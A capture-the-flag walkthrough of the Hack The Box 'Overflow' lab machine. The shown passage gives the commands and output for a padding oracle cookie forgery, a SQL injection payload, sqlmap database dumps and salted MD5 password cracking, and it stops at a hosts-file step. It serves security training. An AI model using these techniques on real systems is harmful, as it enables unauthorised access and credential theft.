Overflow

6th Apr 2021 / Document No D22.100.165

Prepared By: polarbearer

Machine Author(s): Xclow3n

Difficulty: Hard

Classification: Official

Synopsis

Overflow is a hard difficulty Linux machine that showcases different vulnerabilities and exploitation techniques such as Padding Oracle attacks, SQL Injection, Remote Code Execution in ExifTool (CVE-2021-22204) and binary exploitation. Foothold is obtained by running a Padding Oracle attack on a session cookie, obtaining administrator access to a web application. Next, an SQL Injection vulnerability is exploited to retrieve credentials that allow access to a second web application, which in turn contains information for accessing a third application, where image files can be uploaded resulting in Remote Command Execution through ExifTool. Lateral movement to a second user is possible due to password reuse. Having the ability to overwrite the `/etc/hosts` file, a scheduled job can be hijacked to execute an attacker-hosted payload, granting access to a third unprivileged user. Finally, exploiting a buffer overflow in a `setuid` binary results in the escalation of privileges to `root`.

Skills Required

- Enumeration
- Basic SQL Injection techniques
- Basic Reversing and Binary Exploitation knowledge


Skills Learned

- Performing Padding Oracle attacks
- Exploiting CVE-2021-22204
- Buffer Overflow exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.119 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.119
```




```
nmap -sC -sV -p$ports 10.10.11.119

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-06 14:41 CEST
Nmap scan report for 10.10.11.119
Host is up (0.13s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 eb:7c:15:8f:f2:cc:d4:26:54:c1:e1:57:0d:d5:b6:7c (RSA)
|   256 d9:5d:22:85:03:de:ad:a0:df:b0:c3:00:aa:87:e8:9c (ECDSA)
|_  256 fa:ec:32:f9:47:17:60:7e:e0:ba:b6:d1:77:fb:07:7b (ED25519)
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: overflow, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
SMTPUTF8
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Overflow Sec
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: Host:  overflow; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.43 seconds
```

The nmap output shows that OpenSSH, Postfix and Apache are listening on their default ports.


Apache

Browsing to port 80 takes us to the website of Overflow Security.

Clicking the `Sign Up` link we can register a new user.




After hitting the submit button we are automatically logged in. The `Profile` and `Blog` pages, which become available after logging in, do not contain any interesting information or exploitable functionality. Successful authentication also sets a session cookie named `auth`.



Foothold

Changing a character in the value of the `auth` cookie results in an `Invalid padding` error:



This indicates a potential Padding Oracle vulnerability, which we can attempt exploiting using an automated tool such as PadBuster.

```
padbuster http://10.10.11.119/login.php Yscs8CrCF%2BU4NyQHNNtqv2wH9wcb0Ty1 8 -cookie
auth=Yscs8CrCF%2BU4NyQHNNtqv2wH9wcb0Ty1
```


```
padbuster http://10.10.11.119/login.php Yscs8CrCF%2BU4NyQHNNtqv2wH9wcb0Ty1 8 -cookie
auth=Yscs8CrCF%2BU4NyQHNNtqv2wH9wcb0Ty1

<SNIP>

-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=user

[+] Decrypted value (HEX): 757365723D757365720707070707070707

[+] Decrypted value (Base64): dXNlcj11c2VyBwcHBwcHBw==

-------------------------------------------------------
```

As we can see, the decrypted value is in the form `user=<username>`. We can use the same method to forge a cookie for the `admin` user:

```
padbuster http://10.10.11.119/login.php Yscs8CrCF%2BU4NyQHNNtqv2wH9wcb0Ty1 8 -cookie
auth=Yscs8CrCF%2BU4NyQHNNtqv2wH9wcb0Ty1 --plaintext user=admin
```


```
padbuster http://10.10.11.119/login.php Yscs8CrCF%2BU4NyQHNNtqv2wH9wcb0Ty1 8 -cookie
auth=Yscs8CrCF%2BU4NyQHNNtqv2wH9wcb0Ty1 --plaintext user=admin

<SNIP>

-------------------------------------------------------
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
-------------------------------------------------------
```

After changing the cookie to the returned value and refreshing the page, we are successfully logged in as `admin`.



The `Admin Panel` link takes us to the `CMS Made Simple` login page, for which we don't have any credentials at this point.

Back to the main page, looking at the `Network` tab in the Web Developer Tools, we see a request to `http://overflow.htb/home/logs.php?name=admin`.



We can access the page by opening `/home/logs.php?name=admin` with our browser. Some `Last login` times are displayed:

Last login : 10:00:00

Last login : 11:00:00

Last login : 12:00:00

Last login : 14:00:00

Last login : 16:00:00

Adding a single quote (`'`) character after the `name=admin` parameter results in a blank page being returned, which suggests data might be retrieved from a database. After testing some potential SQL injection payloads, we find the following is working:

```
/home/logs.php?name=admin') or 1=1 -- -
```

This returns more results than our first query, confirming the parameter is injectable.

Last login : 11:00:00

Last login : 10:00:00

Last login : 13:00:00

Last login : 15:00:00

Last login : 16:00:00

Last login : 20:00:00

Last login : 08:00:00

Last login : 10:00:00

Last login : 14:00:00

Last login : 16:00:00

Last login : 10:00:00

Last login : 12:00:00

We can now run `sqlmap` to list the available databases.

```
sqlmap -u "http://10.10.11.119/home/logs.php?name=admin" --cookie
"auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA" --dbs
```

```
sqlmap -u "http://10.10.11.119/home/logs.php?name=admin" --cookie "auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA" --dbs

[16:29:17] [INFO] fetching database names
available databases [4]:
[*] cmsmsdb
[*] information_schema
[*] logs
[*] Overflow
```

We list tables in the `cmsmsdb` database:

```
sqlmap -u "http://10.10.11.119/home/logs.php?name=admin" --cookie
"auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA" -D cmsmsdb --tables
```

```
sqlmap -u "http://10.10.11.119/home/logs.php?name=admin" --cookie "auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA" -D
cmsmsdb --tables

<SNIP>

| cms_userplugins_seq         |
| cms_userprefs               |
| cms_users                   |
| cms_users_seq               |
| cms_version                 |
+-----------------------------+
```

Dumping the `cms_users` table, we discover two password values that look like MD5 hashes:

```
sqlmap -u "http://10.10.11.119/home/logs.php?name=admin" --cookie
"auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA" -D cmsmsdb -T cms_users --dump
```

```
+---------+--------------------+--------+----------------------------------+----------+-----------+------------+--
| user_id | email              | active | password                         | username | last_name | first_name |
+---------+--------------------+--------+----------------------------------+----------+-----------+------------+--
| 1       | admin@overflow.htb | 1      | c6c6b9310e0e6f3eb3ffeb2baff12fdd | admin    | <blank>   | <blank>    |
| 3       | <blank>            | 1      | e3d748d58b58657bfa4dffe2def0b1c7 | editor   | <blank>   | editor     |
+---------+--------------------+--------+----------------------------------+----------+-----------+------------+--
```

Being unable to crack the hashes as they are, we run a web search and discover an interesting article which explains how to reset user passwords using SQL queries. What's important to us is the way the password hash is constructed:

```
update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM
cms_siteprefs WHERE sitepref_name = 'sitemask'),''),'NEW_PASSWORD'))) where username =
'USER_NAME'
```

As we can see, the hash is obtained by concatenating the `sitemask` value (from the `cmd_siteprefs` table) with the given password and then taking the MD5 of the whole string. We dump the table to retrieve the `sitemask` salt:

```
sqlmap -u "http://10.10.11.119/home/logs.php?name=admin" --cookie
"auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA" -D cmsmsdb -T cms_siteprefs --dump
```

```
sqlmap -u "http://10.10.11.119/home/logs.php?name=admin" --cookie
"auth=BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA" -D cmsmsdb -T cms_siteprefs --dump

| sitemask                                | 6c2d17f37e226486
```

We can use John the Ripper with a custom rule to run a dictionary attack. We create a file called `john-local.conf` in the current directory with the following contents:


```
[List.Rules:CMSMS]
A0"6c2d17f37e226486"
```

This rule, as per the John the Ripper documentation, will prepend each word in the wordlist with the `sitemask` value. We run `john` passing the above rule:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-MD5 --rules=CMSMS hashes
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-MD5 --rules=CMSMS hashes

<SNIP>

6c2d17f37e226486alpha!@#$%bravo (?)
```

One of the two hashes was successfully cracked. We can now login to CMS Made Simple with username `editor` and password `alpha!@#$%bravo`.




From the `Extensions` dropdown menu we select the `User Defined Tags` voice and discover a tag mentioning the `devbuild-job.overflow.htb` host.


We add an entry to our `/etc/hosts` file and then open the page in our web browser.

```
echo "10.10.11.119 devbuild-job.overflow.htb" | sudo tee -a /etc/hosts
```

